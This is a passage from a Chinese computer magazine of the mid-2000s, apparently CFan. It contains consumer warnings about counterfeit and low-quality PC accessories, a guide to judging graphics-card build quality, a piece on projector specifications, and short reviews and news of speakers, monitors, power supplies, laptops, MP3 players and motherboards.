部分掌上电脑和大部分PDA手机的音频输出接口都是2.5mm接口，为了能使用常见的3.5接口，常规耳机需要一条2.5mm转3.5mm接口的转换线。

市场上最著名的就是SONY的转换线，散装货被一些商家卖到25元以上。商家夸大SONY转接线的性能，说成什么极品线材可以提高音质等等。其实掌上电脑和PDA手机都不是Hi-Fi音源，对传输线材根本不讲究，转换线的最大作用还是接口转换。另外市场上很多SONY转换线都是仿制品，批发价不到2元钱。仿制品的特征线体比较硬(尤其在比较冷的环境中)、接口是镀黄而不是镀金(色泽不同)、压模工艺略差一些接头做工不够细致。

SONY数码相机附件镜头假货多

市场上有非常多的SONY转接筒和附加镜头都是仿制品，仿制品的价格比原装货便宜很多，其中不少品质一般可以满足基本使用要求。在电脑城有一些商家将仿制品当作原装货出售坑骗客户赚取暴利。

没有外包装号称日本水货的镜头配件大多都是仿制品。仿制品的区别主要是镜头的字标比较粗糙，笔画显得浓重不够细致，仿制镜头外表的银粉漆给人粗糙的感觉。

杂牌DVD刻录盘得不偿失

市场上有一些杂牌DVD刻录盘的价格虽然便宜，但不少是B级盘甚至次品盘，对刻录机的要求很高，刻录废盘率很高，综合算起来，用户的刻录成本并没有降低。还有的刻录盘稳定性很差，虽然当时刻录成功，但存放几个月后盘片就读不出来了，重要的资料毁于一旦。

小心劣质芯片散热片

很多DIYer都喜欢给自己电脑上的一些高发热芯片加装额外的散热片，以取得更好的散热效果。

市场上也有出售一些各种大小可以即时贴在芯片上的散热片，不过有些廉价的散热片采用粘贴的双面胶纸，质量低劣，导致使用时间一长会自动脱落，有时脱落的金属质地散热片会引起板卡以外短路造成用户的重大损失。一些名牌如CoolerMaster等专业散热产品生产厂家的产品质量比较有保证，虽然价格相对比较高一些但使用起来更放心。

假冒纯铜散热器

铜质散热器一直是高端散热器的象征，尽管铜质散热器价格昂贵，但是由于其导热性能优良，还是受到广大电脑爱好者的追捧。市场上出现一些价格相对较低的铜质散热器，很多都是杂牌，他们打着铜质散热片的旗号，其实这些产品与高档的纯铜散热器有很大的区别。

最低档的产品是镀铜散热片，表面上看上去是铜的质地，但是这仅仅是表面而已，内部则是普通铝合金或者铁质材料。用铝合金做芯的散热器份量较轻，用手掂量一下就能感觉出来。镀铜的产品只要在其一角　去镀层，就能看到内部真面目。高档一点的产品采用纯铜底座，而散热翼是其他材料，然后通过镀铜工艺处理的，掂在手里明显感觉底部偏重。还有一种"纯铜"散热片用的是纯度不高的铜质材料，总体体积比较小，配用的风扇效率不高有的甚至是低档风扇(转速也不高)，总体散热效率不高，风扇故障率较高。

慎用杂牌蓝牙适配器

市场上蓝牙适配器品牌很多他们功能类似，但是价格相差明显，价格在百元左右的低价位蓝牙适配器为不少朋友看好。部分杂牌蓝牙适配器存在的主要问题是兼容性，可能会不认某些蓝牙接口的数码设备，或者虽然可以认出其他蓝牙设备存在，但不能提供全部服务功能。建议打算购买廉价蓝牙适配器的朋友，最好当场试验连接一下。从总体兼容性考虑，还是购买名牌蓝牙适配器更有保障。另外，杂牌蓝牙适配器基本不提供软件更新，有的甚至还没有中文版管理软件。

免费使用中国移动GPRS?

最近，市场上有人出售免月租费免使用费GPRS的SIM卡，有的销售朋友还号称是电信内部的特种卡。其实所谓免费GPRS是新开发的一种漏洞卡，利用移动系统的漏洞，不计费的上CMNET。其使用期限不明，要看移动公司什么时候把这个漏洞给堵上，所以购买此类卡的朋友多少要冒些风险。这类漏洞卡在网上，基本花百元就能买到，而在一些电脑城里被商家说成电信内部特种卡就可以买到五六百元，实在是暴利，而且用户没有任何保障。 CF [CP04]

拒绝"山寨"级的产品

做工，不可忽视的问题

■北京　李昱

可能不少朋友有这样的疑惑:为什么采用同芯片的电脑配件价格相差巨大？排除品牌效应外，原因就是被他们忽视的一个主要因素——做工。不少厂商却在做工方面"偷工减料"，抓住的也是部分消费者只对性能重视而忽视做工的行为。那么做工的好坏，能产生多大的影响呢？目前，随着游戏3D引擎的发展，显卡的地位越来越高，而又最容易有问题，故笔者今天就以显卡为例进行说明。

显卡PCB层数对显卡的影响

PCB质量的好坏直接影响显卡稳定性和抗干扰能力，对通常的公板来说，PCB的层数是一个值得注意的问题，PCB层数越高，走线空间也越大，屏蔽越完善，抗干扰能力也就越强。但是，随着PCB层数的增高，设计要求也随之增高，板子的生产和元件装配的精度要求也就越高。

除层数外，PCB中的屏蔽设计供电模块等也十分重要，同层数的PCB电气性能也不尽相同，如FX5700LE可以使用P222的PCB，也可以使用P162的PCB。而PCB162较P222来说是一种相对较廉价的方案，故超频性能也欠佳。市场上有很多显卡标配显存规格高于公板规格很多，但是往往超频结果达不到显存原始标称频率(例如2.8ns DDR的显存到500MHz就在上不去了)，原因就是所使用的PCB电气性能达不到。而很多"超频"版，在使用高规格显存的同时，往往也使用更高设计的PCB使整卡能稳定工作在高频状态。

小技巧

判断PCB的层数

对于公版设计显卡，会在PCB上印上PCB编号(如P222)，搜索资料即可得到相关信息。若采用非公版或当时无法查阅相关资料，一般来说做出精确判断比较困难，可以用如下方法进行大致判断:PCB两面走线稀疏、板卡透光则为2层板，板卡两面无盲孔只有通孔则为4层板，两面有盲孔为6层或6曾以上板。

供电模块的做工问题

显卡上的另一大部分就是供电部分，像回路设计等和主板类似这里不再赘述，目前最容易产生疑问的就是供电部分的电容(即显卡上体积较大的电容)有直插式的有贴片式的，电容的参数除了电容值、耐压值和耐温值外还有一个非常重要参数，那就是ESR值，目前ESR值成为区别电容等级的一个重要属性，随着板卡工作频率的升高对电源滤波要求越来越高，对电容的ESR值也就也越来越低，这就诞生了Low-ESR电容，Low-ESR电容规格高但价格也高。高档显卡对电容的投入往往能高达几十圆，目前常用的Low-ESR电容为固体聚合物电容与固液混合式电容，显卡厂商常用Sanyo Oscon SVP系列(见图1)、Sanyo Oscon CVEX系列(见图2)和Chemicon PS系列(见图3)。



图1



图2



图3

小知识

ESR

ESR是"Equivalent Series Resistance"的缩写，即为等效串联电阻。顾名思义,就是表示电容的等效阻抗。单位常使用毫欧姆(ESR较高也使用欧姆),是一个和容量、电压、温度、交流频率都有关系的参数。ESR是一个非常重要的参数,其与通过电流的乘积为涟波电压。在数字系统中过大的涟波电压可引起系统的误判造成错误,随着电子工业的发展,对ESR值要求越来越低)。

目前存在的误区是不少朋友只认所谓的"贴片电容"，认为"贴片电容"一定比"直插式"电容要好。其实封装形式并不能代表电容的电气性能。"直插式"电容中也不乏上等品，例如Sanyo Oscon TCNQ系列有机电容(见图4)。Chemicon也有极为优秀的直插式电容，它们的性能都优于普通贴片式电容。



图4

以上所说的电容辨别起来也很简单，通过外观即可，Sanyo Oscon SVP电容顶部一半为紫，Sanyo Oscon CVEX电容顶部一半为绿，并有防暴印，Chemicon PS电容顶部一半为淡蓝且通常印有PS字样。

易被忽视的低通滤波电路

目前显卡之争是速度之争，为了压缩成本，厂家不愿过多投入在2D画质方面，所以常常将低通滤波部分"缩水"，低通滤波电路存在于输出端的D-SUB、S端子和DVI后部PCB两面，由贴片元件组成。这部分电路对显卡的性能无关，但却影响着输出画质，做工好的显卡应当有完整的低通滤波电路(见图5)，而部分产品将这部分完全省略(见图6)。




图 5



图 6

小知识

DVI接口种类

DVI接口有两种分别为DVI-D和DVI-I前者接口为24针只传输数字信号，后者接口为29针，其中24针传输数字信号另外几针传输模拟信号。如图。目前显卡上多采用DVI-I，由于要传输模拟信号，DVI部分的低通滤波电路同样十分重要。

镀金，金手指的外衣

金手指是显卡接插主板的接口，一般要经过镀金这道工艺，镀金是在金手指的铜箔上镀上一层分布均匀的金膜，金膜具有降低接触电阻和防止金手指被氧化的作用，目前常用的镀金工艺主要有电镀金和化学镀金两种，化学镀金的成本较低，但是金膜厚度较小，在多次插拔板卡后可能使金膜磨损，而使金手指受氧化而导致接触不良，虽暂时的打磨可以去除氧化层，但是失去金膜的保护金手指极易被再次氧化，给使用者带来不小的麻烦。化学镀金和电镀金也很好分辨，电镀金在镀金时需要一根〝导线〞故在金手指上会留下一根小的短线(见图7)，而化学镀金则没有(见图8)。




图 7




图 8

有源晶振，高端的象征

晶振为频率发生器提供了原始频率，但随着温度电压等的变化，晶振所产生的频率会随之而变化，会造成频率的偏移，造成了不稳定。为保证准确要尽量减小偏移，有源晶振温飘/压飘系数比较小，能够产生稳定的原频率。

在显卡上使用的有源晶振比较好认，为一个呈方形的晶振，贴片式的有源晶振较薄，通常有4或6个针脚(见图9)，而普通的无源晶振为一个只有2管脚的条形晶振(见图10)。有源晶振成本几倍于普通晶振，目前市场上使用有源晶振的显卡都是高品质显卡(不过并不是使用普通晶振的显卡就一定不是高品质显卡)。




图 9




图 10

元器件的布局、焊接工艺，同样体现做工

板卡的电路设计(针对非公版产品)应当保证一定的电器性能，市场曾出现过一种显卡连最起码的显存到GPU等距都做不到，这样必会使显存传输的数据信号不同步，这样有设计问题的显卡最好不要买，除此之外焊点应当圆滑无毛刺、拉丝、板卡边角部分应当平整、有些厂家将转角处磨圆从而防磕就更好了，这些都在反映该产品的做工，大厂是不会允许自己的产品粗制滥造的。

总结

对电脑配件来说，除性能之外，做工问题也不容忽视。如果你是超频爱好者，做工上乘的器件必不可少，如果你对性能要求不高，做工也非常重要，因为电脑的稳定性、辐射问题(关系到健康问题)、外观等等也和做工息息相关，所以在考虑性能的同时不要忘记考虑做工问题，做工在每个地方都有体现。

像声卡、播放机这种需要数模转换的地方，做工的好坏直接关系到输出质量，就更重要了(为什么同解码芯片的MP3播放机的价格相差那么大)，笔者就非常喜欢一些做工优良的板卡。谈完了做工，就可以说明另外的一个问题:我们从上面的分析已经可以看出，电脑配件除了主要芯片外，容阻等等材料的成本也占很大一部分，〝高档〞和〝仅仅能用〞的设计和材料的差价最高可达十几倍甚至几十倍，这当然也就造成了最终价格的差异。

很多朋友一直纳闷:为什么同芯片产品价格差别这么大?同配置机器巨大的价格差异到底在哪里?除品牌效应所占部分外，就是差做工。目前电脑市场主要被一个个标示性能的〝数字〞所充斥着，诸如:多少多少赫兹、多少多少分。但是在性能外，标示做工的却不多，所以对过于廉价的产品也要格外小心，不要买那种〝山寨〞级的产品，笔者认为:随着关注做工的消费者的增多，厂商会越来越注意做工的，毕竟这也是我们所需要的。 CF [CP05]



本期报料者获得奖金200元
报料信箱:dizen@intodigi.com

投影机：别把参数当卖点

■ 本刊记者　王寒晖

最近，发现各个投影机厂商不断在做市场宣传活动，从各种宣传中听到最多的词语就是“2000流明、灯泡6000小时寿命、仅重XX公斤、XX独有技术……”等这些词语，似各个品牌的机器都有自己的卖点。但是高昂的价格，让大多数人望而却步。

怪鸭兽编辑：您好！

网上一位高手DIY出来的一个能支持1024×768分辨率的家用投影机，制造这款产品总共投入了不到2500元人民币。那么作为我们用户，就真的要怀疑那些动辄上万元，且分辨率还相对较低的投影机产品，是否存在“暴利”的问题了？我想个人动手制作的产品成本无论如何是高于工厂大批量生产的产品的，但现在近万元也仅能买到800×600分辨率的投影机。

辽宁　海客

幻灯机+液晶显示器=投影机?

在Tom's Hardware Guide网站上曾经刊登仅需投入2005元就能将幻灯机和液晶显示器DIY成投影机的文章(http://www.gb.tomshardware.com/howto/04q4/041231/index.html)，可实现3500流明的亮度、XGA 1920×1080高画质电视分辨率(见图1)，而且成本仅需2500元。另外，大家也可以下载自制投影机的视频(http://www12.tomshardware.com/images/thg_video_13_diy_beamer.zip)。



图1

但是由于这种方法DIY投影机，与市面销售的投影机是不一样的。

一是DIY的投影机是由一个有点笨重的底座加上液晶面板，所以外表不美观，而且要求有很高的DIY水平。

二是DIY的投影机的液晶面板必须能够冷却到一种程度，以避免发生任何灾难。

三是为了要让液晶面板免于高温之苦，所以DIY的投影机会在运转时发出不小的噪音。

四是DIY的投影机所采用的材料与真正的投影机不同，例如：DIY的投影机采用价格便宜的卤素灯，而真正的投影机的灯泡会比它高出几倍甚至几十倍。

投影机的参数越高就越好?

在投影机市场上，"流明"这个词似乎很时 ，很多买家上来就问是多少流明的？商家也动不动就打出高达2000流明、2500流明的噱头来。商家这种过分夸大亮度在家用投影机各项指标中重要地位的做法，实际上在给用户传达这样一个错误信息，亮度越高的投影机越好用、越高档、越值钱。说实话要是买投影机的话，为适应各种环境的需求，亮度要重点考虑。而作为家用投影机来说，亮度就不是最重要的，即便是比较低端的产品也有800流明以上的亮度，最基本的1000左右流明的亮度已经够用了，再大了不仅是一种浪费。在家庭环境中使用，没有几个人的眼睛能承受超过2500流明的高亮度。所以，在选择投影机时，完全可以不必拘泥于亮度的比较中，更不要盲从于商家的"流明"引导。而是要比较一些对视觉效果影响比较大的另外一些指标，如分辨率、对比度等指标。

灯泡是投影机的消耗品，造价昂贵，是选购家用投影机时必须考虑的重要因素。目前投影机普遍采用都是UHE灯泡、UHP灯泡等冷光源，寿命要远远长远最早那些的卤素灯泡，难怪会出现3000、4000甚至6000小时寿命的产品。但是作为任何一种光源来说，亮度的衰减是不可避免的。一般来说厂家都把投影机灯泡使用时间定位于2000小时，这并不是说灯泡到了2000小时就坏了，就点不亮了，而是说此时灯泡的亮度已经有了很大程度的衰减，应该更换灯泡才会有良好的显示效果。

要注意的是，6000小时的灯泡寿命是指半衰期真的已经达到那些2000小时寿命灯泡的三倍？还是厂家在时间设定上进行了延长，使得我们在灯泡产生了一定的衰减后仍可以继续使用？只是现在小编还没办法用实践去证明。

总结

相信大家都很清楚，目前IT界的竞争都非常激烈，说到暴利，小编倒是认为很多产品都是暴利。就比如CPU卖几千元难道还不是暴利，其主要原因是技术和工艺要求非常高，除了英特尔、AMD等少数厂商能生产外，其他厂商根本无法界入此领域。而投影机并不存在技术垄断，目前也有许多厂商生产投影机。随着市场销售量提高，成本也会大幅降低，再加上各厂商为了争夺更多的市场份额，其售价也会逐步降低。

CF[CP06]

三诺C-301多媒体音箱





■ CFan评测室

三诺是国内的多媒体音箱大厂，不过以前一直以OEM业务为主，从2004年底起，三诺开始重回零售市场，日前，三诺在北京召开了盛大的产品发布会，推出的产品除上一期我们介绍的N-30G 2.0音箱外，最引人注目的就是这款C-301 2.1音箱。

C-301是一款面向主流市场的以音质为主要取向的产品，这款产品的造型比较传统，以全黑色外观搭配银色的控制面板为主要格调，全木质箱体配有PVC贴皮，质感较好。低音炮和卫星箱都是四四方方的设计。我们看到，低音炮采用了经典的倒相式的设计，其中调节面板和到相孔被分别设计在了箱体的两面。箱体大小适中，较容易摆放。

调节旋钮的设计更加人性化，不但提供了音量、高音以及低音的增益。而且还增加只有部分高端产品才配备的左右声道平衡旋钮，为对音质比较挑剔的使用者提供了更多的便利。虽然电脑操作界面也有调节的选项，但在配合DVD或游戏机一类产品的使用中，这样的选项就体现出了它的实用价值。

C-301的卫星箱的设计比较有趣，前面板高出了整个箱体一块，箱体采用双分频的设计方案，仅提供了一个全频带单元，单元外面配有木质挡板，而标志面板多出来的部分都是塑料的。这种造型设计还要看您是否认同了。

C-301的卫星箱振膜采用了最常见的3英寸全防磁的纸盆设计，盆边是布制的，中央配有防尘盖，虽然大多数音箱都为纸盆的设计，但品质和振膜的条件都有较大的差别，其具体好坏的区分还是需要用音质来说话。其中卫星箱的RMS功率为每个8W。

从听音的效果来看，三诺C-301最吸引人的地方是它的音场，作为一款2.1音箱它的音场非常宽广，颇有高档产品的感觉。而在高音表现方面，C-301的声音比较清澈，但高音上限不是很高，低音品质较好，但力度小了一点。

总体来说，C-301作为一款主流市场的产品，音质应该算是不错的，特别是音场表现很出众。只是造型方面，可能有些人不太容易适应。 CF [CP07]

轻骑兵TravelMus X10笔记本音箱

■ CFan评测室



TravelMus X10采用了独特的卫星箱与低音炮可分可合的设计，目前先推出的是配数字功放的卫星箱，选配的低音炮将在后续推出。

TravelMus X10的套件包括两个全铝合金外壳的卫星音箱、两条音箱连线、一个USB声卡+数字功放、一条USB延长线和一个带有内部分格的绒布携带包。

TravelMus X10的两个音箱是我们迄今为止所见过轻骑兵制造的最漂亮的产品，它们采用了对陈的　叶造型，黑色摩砂漆喷涂的箱体、黑色铝合金面罩，银色铝合金包边，相当可爱，视觉效果极佳，工艺精细程度放在目前国内的微型音箱中算是第一等的。由于采用了重量较大的铝合金材料，所以虽然体积很小，但放在手中的分量不小。箱体底部安置了四个橡胶脚垫，可以防止铝合金外壳被桌面划伤。

X10的另一个主要部件就是它的便携式USB声卡+功放。它的大小与外观都和一个普通的闪盘差不多，外表采用了时下流行的聚氨　肤感涂层。

在音色上，感觉很有些类似小型床头音响的声音，由于没有低音炮，所以谈不上什么低音效果，但作为一个小尺寸音箱来说，X10的中频延展性不错，中频有一定的饱满感。而在高音效果上，在全频带单元的优势——高音域低端的表现相当理想，但高频延伸较差，估计在12K左右就衰减了。

总体来看，TravelMus X10的设计是比较成功的，在目前市场上出售的笔记本专用音箱中，它的外观和音质、便携性设计都是比较出类拔　的。 CF [CP08]



创新 PCWORKS LX270 音箱

■ CFan 评测室





PCWORKS LX270，是创新最新推出的 2.1 音箱，使用了著名的 PCWORKS 标志，是目前创新中档音箱的主打产品。

LX270 从其市场定位来看，应该主要是用于替代以前的产品 Inspire2400 的，与 2400 相比，LX270 的功率更大，低音炮功率提升到了 17W，而且低音炮使用了与创新高档音箱一样的 5.25 寸单元，而卫星箱功率则高达 6W。

LX270 的外观不太像创新以前的风格，倒比较像某款国外的高档产品。创新这次在新产品上做了比较细致的改变，包括主音箱和卫星音箱在内都在边线做了银色的时尚镶边处理，同时这套箱子也附带了新式的线控器。



这次创新也让线控器看起来更漂亮些，线控器不仅可以调节音量，而且工作电源状态指示灯也采用了和最近上市的时尚型相同的蓝色，并配备电源开关，和集成面板控制器相比，我们还是更乐于接受创新的线控器版桌面多媒体音箱产品的。

LX270 的声音依然是创新的一贯风格，由于使用了较大的低音单元，所以低音品质比较不错，不过低音声音较硬。而高频比较明亮讨人喜欢，但中频上依然存在一定凹陷。

总的看，LX270 的价格不能说便宜，但考虑到创新的牌子以及 LX270 具有一定水准的音质，LX270 是比较值得使用 2.1 音箱的用户考虑的。 CF [CP09]

麦博 FC361 多媒体音箱

■ CFan 评测室



麦博 FC361 是麦博″ 高″系列的新产品，其设计风格与我们曾评测过的 FC360 类似。

从 FC361 的外观就可以看出，它的功放和低音炮的设计，与 FC360 几乎一样，但两个卫星箱远比 FC360 高大得多，而且安有专门的圆型底座以保持稳定。这样的造型使得 FC361 更能适合一些更大的显示器。更好的融入居家环境中。

″ 高 FC361″采用独立功放高保真 2.1 系统。这种设计让功放部分与箱体分离，使低音音箱不受功放电路的干扰，避免功放发热和低音音箱的箱体震动功放电路而对声音产生影响，并且令调节更为方便。

功放的前面板上有 4 个控制旋钮，分别是低音、高音、音量和电源开关，旋钮手感很好。放到桌面上，不仅美观而且调节起来非常方便。功放的后面是输入输出面板，音频输入为一组标准 RAC 莲花头和一个 3.5mm 的接口，方便用户连接传统家电和电脑声卡。



低音箱前面板为复合纤维 ABS 面板，采用 5.25 英寸防磁重量级双 铁磁路系统重低音扬声器，低音快速、有力。黑色的布网面罩上有 Peter Larsen 先生签名的金色 logo。

卫星音箱尺寸虽大，实际依然采用 2.5 寸全频防磁扬声器单元，高音还原非常理想，层次感和细节表现也很出色，与 FC360 一样，其单元也是优秀的 V12 单元设计。

″ 高 FC361″拥有 47W 的实际输出功率，能满足 20 平米左右房间的听音需要。在实际试听中，FC361 的声音表现相对 FC360 更为优秀，这和更大更重的卫星音箱有关，而且更高的扬声器位置，使得 FC361 的音场表现也要更加优秀一些。 CF [CP10]

LG1730P 液晶显示器

■ CFan 评测室



在用户评论CRT与LCD的优缺点时，总会说到一个问题，就是CRT的色彩还原比LCD更真实。这的确是LCD天然的缺点，但经过厂家不断的内部优化，一些LCD显示器同样也能表现出相当不错的色彩。

LG电子一直致力于优化液晶显示器的显示画面，而LG专利的"复真芯片"就是优化技术的结晶之一。现在不少LG的液晶显示器都已装配了"复真芯片"，我们这里介绍的LG1730P液晶显示器就是这样一款显示器。

1730P中的"P"表示Professional，意味这这是一款面向专业的产品，1730P提供了DVI数字输入接口，配合现在显卡必备的DVI输出口，能够显示更加清晰锐利的画面；其次L1730P通过了更为严格的TCO03认证，这表示1730P在长时间专业应用场合中也不会影响用户健康。技术指标上，1730P提供300流明，参数550:1的对比度，12ms响应时间，可视视角160度/140度。最重要的是1730P整合了"复真芯片"，这是是LG针对LCD专门开发的一个图像处理单元，内含大规模集成电路，通过一定的数据处理，对显示器不同显示部分的亮度、对比度等色彩指标进行综合调整，实现了真实色彩的完美还原。用户只需要按动显示器下缘的F-Engine按钮，就可以轻松实现对显示器的调整，使其在文本、影像等多种显示模式下都能保证色彩的高度真实。



从1730P正面看，这台液晶显示器外形并没有太大特色，按键藏于右下角，右上角贴有各种认证标志。而从1730P的后面和侧面看，就会发现这台显示器的设计很有意思。1730P的液晶屏与显示器底座是用高强度支架连接的，这样1730P的屏幕就能上下移动和左右旋转了，而且长期使用也不会影响坚固性。1730P的背面有一块大背盖，将信号线和电源线都藏在了背盖下面，这也让显示器看起来更加整洁。CF [CP11]

多彩"能源之星"650S电源

■ CFan 评测室

面对功耗越来越大的CPU、显卡以及双硬盘双光驱配置，一台功率强劲的电源已是必然之选。而如果要搭配nVIDIA SLI双显卡技术，则更必须搭配一台高功率电源。

多彩650S电源为一款基于Intel 2.0版技术标准的高档电源，采用双路12V输出设计，即CPU与其他设备分别由不同的+12V线路供电，这能全面支持915/925主板。多彩650S电源的双+12V输出均能最大输出15A电流，这样每路+12V输出都可以输出最高180W的功率，远远高于现在Pentium 4最高的130W功率需求，并同样能应用于服务器供电。另外，多彩650S电源再提供双路+12V输出的同时，还并没有减小+5V和+3.3V的电流输出，这两个重要电压的电流输出都达到了30A，这使此款电源在连接多硬盘光驱，以及搭配大量板卡时也能保证输出电流的稳定。也使此款电源的最大输出功率达到了560W。



多彩650S电源为主动式PFC的超宽频电压适应，能在90V～270V之间的电压正常工作，散热部分为12cm蓝光透明变速风扇，提供优秀散热能力的同时还不会有明显噪音。而现在威胁电脑使用安全的一大隐患就是散热风扇停转，多彩650S电源的风扇守护神系统在遇到风扇异物停转或转速过低不能散热时，温度感应器就会提供讯号给蜂鸣器并发出Bi、Bi、Bi的警告声，使用者可第一时间发现电源故障。

多彩650S电源共提供了1个24Pin/20Pin可转换供电口、标准4Pin主板供电口、6Pin服务器主板供电口、8个D形供电口、3个SATA供电口，具有非常强大的扩张能力。其中，为满足现在显卡独立供电的需要，专门有一个D型头是为显卡供电的。为保护供电头，所有D型供电口都有保护套，所有供电线都有网罩捆束，并用不同颜色区分，这虽然只是产品的小细节，但也体现出650S电源为用户着想的设计思路。CF [CP12]

华硕ASUS A4G笔记本电脑

■ CFan评测室



现在的笔记本电脑不仅应用于各种移动计算中，甚至因为安装、使用比台式机方便以及更节省空间等优点，已经在侵入一些台式机市场了。华硕A4G笔记本电脑就是一款定位于替代台式机的笔记本电脑。

华硕A4G为一台15.4英寸WXGA宽屏幕笔记本电脑，机器整体相当宽大，使笔记本除了搭配全尺寸笔记本键盘外，触摸板的尺寸也更大，操作也更方便。而作为一台替代台式机的笔记本电脑，厚重而稳定的基座给人相当稳固而舒适的使用感受，而这也为笔记本提供了安装强劲配件的空间。

有了足够的扩展空间，ASUS A4G的配置也达到了非常强悍的地步。ASUS A4G采用了Northwood核心，支持超线程技术的移动版Pentium 4 3.2GHz处理器，前端总线为533MHz，并集成512KB同步二级缓存。A4G的内存为256MB DDR333内存，略显不足，不过内存扩展位可以让用户自行扩展内存。ASUS A4G的显示部分为ATi Mobility Radeon 9700显示核心，搭配64MB独立显存，硬件支持DirectX 9.0，不但是目前笔记本电脑上的最高级显卡，同样也强过多数主流显卡，为A4G的优秀的视频和3D表现能力提供了强大的性能保证。硬盘一般是笔记本性能的瓶颈，而为了尽量减小这个瓶颈，A4G搭配的具有8MB缓存的Travelstar 80GN的60GB 4200转硬盘，由于缓存容量的加大，这样尽管硬盘内部传输速度并没有提高，但利用缓存优化读写数据，在小容量存储时也能明显提升系统速度。而为满足现在数据存储备份的需要，A4G同样搭配了支持DVD+/-R/RW的DVD刻录机。



作为替代台式机的笔记本电脑，ASUS A4G的多媒体表现力也十分了得，除了高亮度大视角的15.4英寸WXGA宽屏幕外，还内置了4声道输出扬声器，使用户在笔记本上也能欣赏大片。

按说A4G这种内置高频CPU和独立高性能显卡的笔记本电脑一般都会遇到发热过大的问题，但依靠A4G不错的散热设计，使这款电脑在长时间全速运行时也不会出现键盘或者腕托过热的问题，使用十分舒适。 CF [CP13]

中恒DEC F60R MP3播放器

■ CFan评测室



MP3播放器发展到现在，已不是单单满足播放音就行了，更时尚的外形、更全面的功能、更方便的操作已成为用户选购的时考虑的重点。中恒DEC F60R MP3播放器正是为这类用户准备的。

DEC F60R MP3作为国内第一款触摸屏MP3，制作相当精细。整个正面面板竟然由一块镜面设计的玻璃构建而成，带有镜面的光泽感，完全不同于普通MP3产品采用的LCD背光屏。机身为坚固的金属磨砂外壳，通体呈现典雅的深红色，给人一种气质高贵的感觉。按键、接口说明及使用提醒都置于机身侧面和背部，并雕刻了精细的说明文字。

DEC F60R的主面板分为两部分：显示屏在上，占1/3，触摸屏在下，占2/3。DEC F60R采用的新一代OLED显示技术显示屏，可以大幅地增强显示色彩，提高显示精准度，克服了MP3采用LCD显示屏而带来的亮度对比度低，及颜色单一等缺点，这在开机进入操作界面后很容易发现差异，DEC F60R显示出来的图象和文字在色彩要鲜艳，亮度较高。

与普通MP3不同，DEC F60R触摸屏上几个小圆圈取代了普通按键，歌曲转换，功能设置，只需要轻轻一点就能完成，操作相当方便，时尚感十足。

在播放软件的功能设置上，DEC F60R支持MP3/WMA/WAV/MPL四种格式，包括标准、摇滚、爵士、古典、流行和自定义EQ等多种音效模式，此外还有超重低音和三重高音这样新的音效模式，内置电池能够支持20小时以上的播放时间。

DEC F60R在附加功能有几个强项：录音时间长达500分钟，附带的电话转接盒从电话机上直接录音。对于记者来说，就可以把DEC F60R当作一个录音笔来用。另外，DEC F60R平时还可以作为调频收音机、电子图书库和移动存储器使用。



CF [CP14]

华硕发布LGA775平台最具性价比选择——P5S800-VM


近日，华硕面向中端家用市场推出了P5S800-VM主板。P5S800-VM采用SiS 661FX芯片组，搭配SiS964南桥，是首家基于非英特尔芯片组的LGA775平台主板。P5S800-VM的优势在于，它内建SiS Real 256E显示核心，并且主板自身还预留有一条AGP 8x显示卡插槽。这也是现阶段，最为经济、性价比最高的整机解决方案，这也是P5S800-VM从同类产品中脱颖而出的特色之一。



创新PCWorks LX270音箱上市

PCWorks是Creative创新公司的经典音箱系列。2005年，PCWorks音箱又出新款——PCWorks LX270。它从设计之初就旨在实现音质清晰、定位准确，能够重现原音现场的音频表现。PCWorks LX270音箱采用了稳重的银黑搭配，外观设计大气。蓝色LED电源显示和线控设计，无论开关电源或是调节音量都十分方便。与创新经典的音诗派2400相比，高频部分表现同样出色，而PCWorks LX270功率更大，低音输出余量充沛，结像力更高，是追求音质用户的首选。





■新品短信息■

富士康领先推出915PL主板

Intel力推2005年之开山大作——915PL芯片组。一线大厂富士康同步推出采用915PL芯片组的新品主板"富士康 915PL7AE-8S"。

富士康915PL7AE-8S采用最新Intel 915PL + ICH6芯片组，支持LGA 775架构的Intel 处理器，前端总线支持533和800MHz并可超频到1066MHz。由于拥有PCIE x16和AGP 8x双插槽，这款主板支持双显示输出(在windows 2000和windows XP下)，使得升级用户的AGP 8x老显卡能够继续发挥余热。

865PE绝地战士——可支持775的捷波智尊P5A6主板

捷波(Jetway)特针对中高端用户推出了整合多项捷波独创技术基于865PE芯片的的捷波智尊P5A6主板，可支持Intel775针脚P4 CPU。捷波智尊Odin P5A6主板采用Intel 865PE+ICH5芯片组，支持Intel LGA 775 P4系列处理器，并可支持超线程及Prescott核心的处理器。最高支持2GB的双通道DDR266/DDR333/DDR400内存。除可支持ATA100 UltraATA外，并可支持最新的S-ATA150硬盘驱动器。板载6声道AC′97声卡，支持多达6个USB2.0接口。5个PCI插槽，完全满足了大部分用户的需求。而做为智尊系列的一员，捷波智尊Odin P5A6其同样拥有:智能涡轮增压(Intelli-turbo)、恢复精灵II(Magic Recover II和)、固态电容(CPAE Capacitors)、可扩展的魔力孖仔(MagicTwin)等独特技术!

鸡祥如意 磐正9NPA+Ultra一飞冲天

随着2005钟声的敲响，nForce4终于徐徐走下了神坛，来到了零售市场，来到了我们消费者的身边。9NPA+ Ultra采用nVIDIA nForce4 Ultra芯片组，全长ATX大板设计。严格来说NF4不能称之为"芯片组"，因为其仍旧采用了单芯片设计思路。由于AMD A64处理器内置的内存控制器，所以大大简化了主板芯片的设计和生产，处理器与内存间交流更为迅速，主板的排布走线也可以更为简易；而nVIDIA采用的单芯片设计，降低了整体性能损失，减少了南北桥数据交流的延迟，同时更能有效控制成本。

■线报■

德国坦克"音色诱惑"庆新年

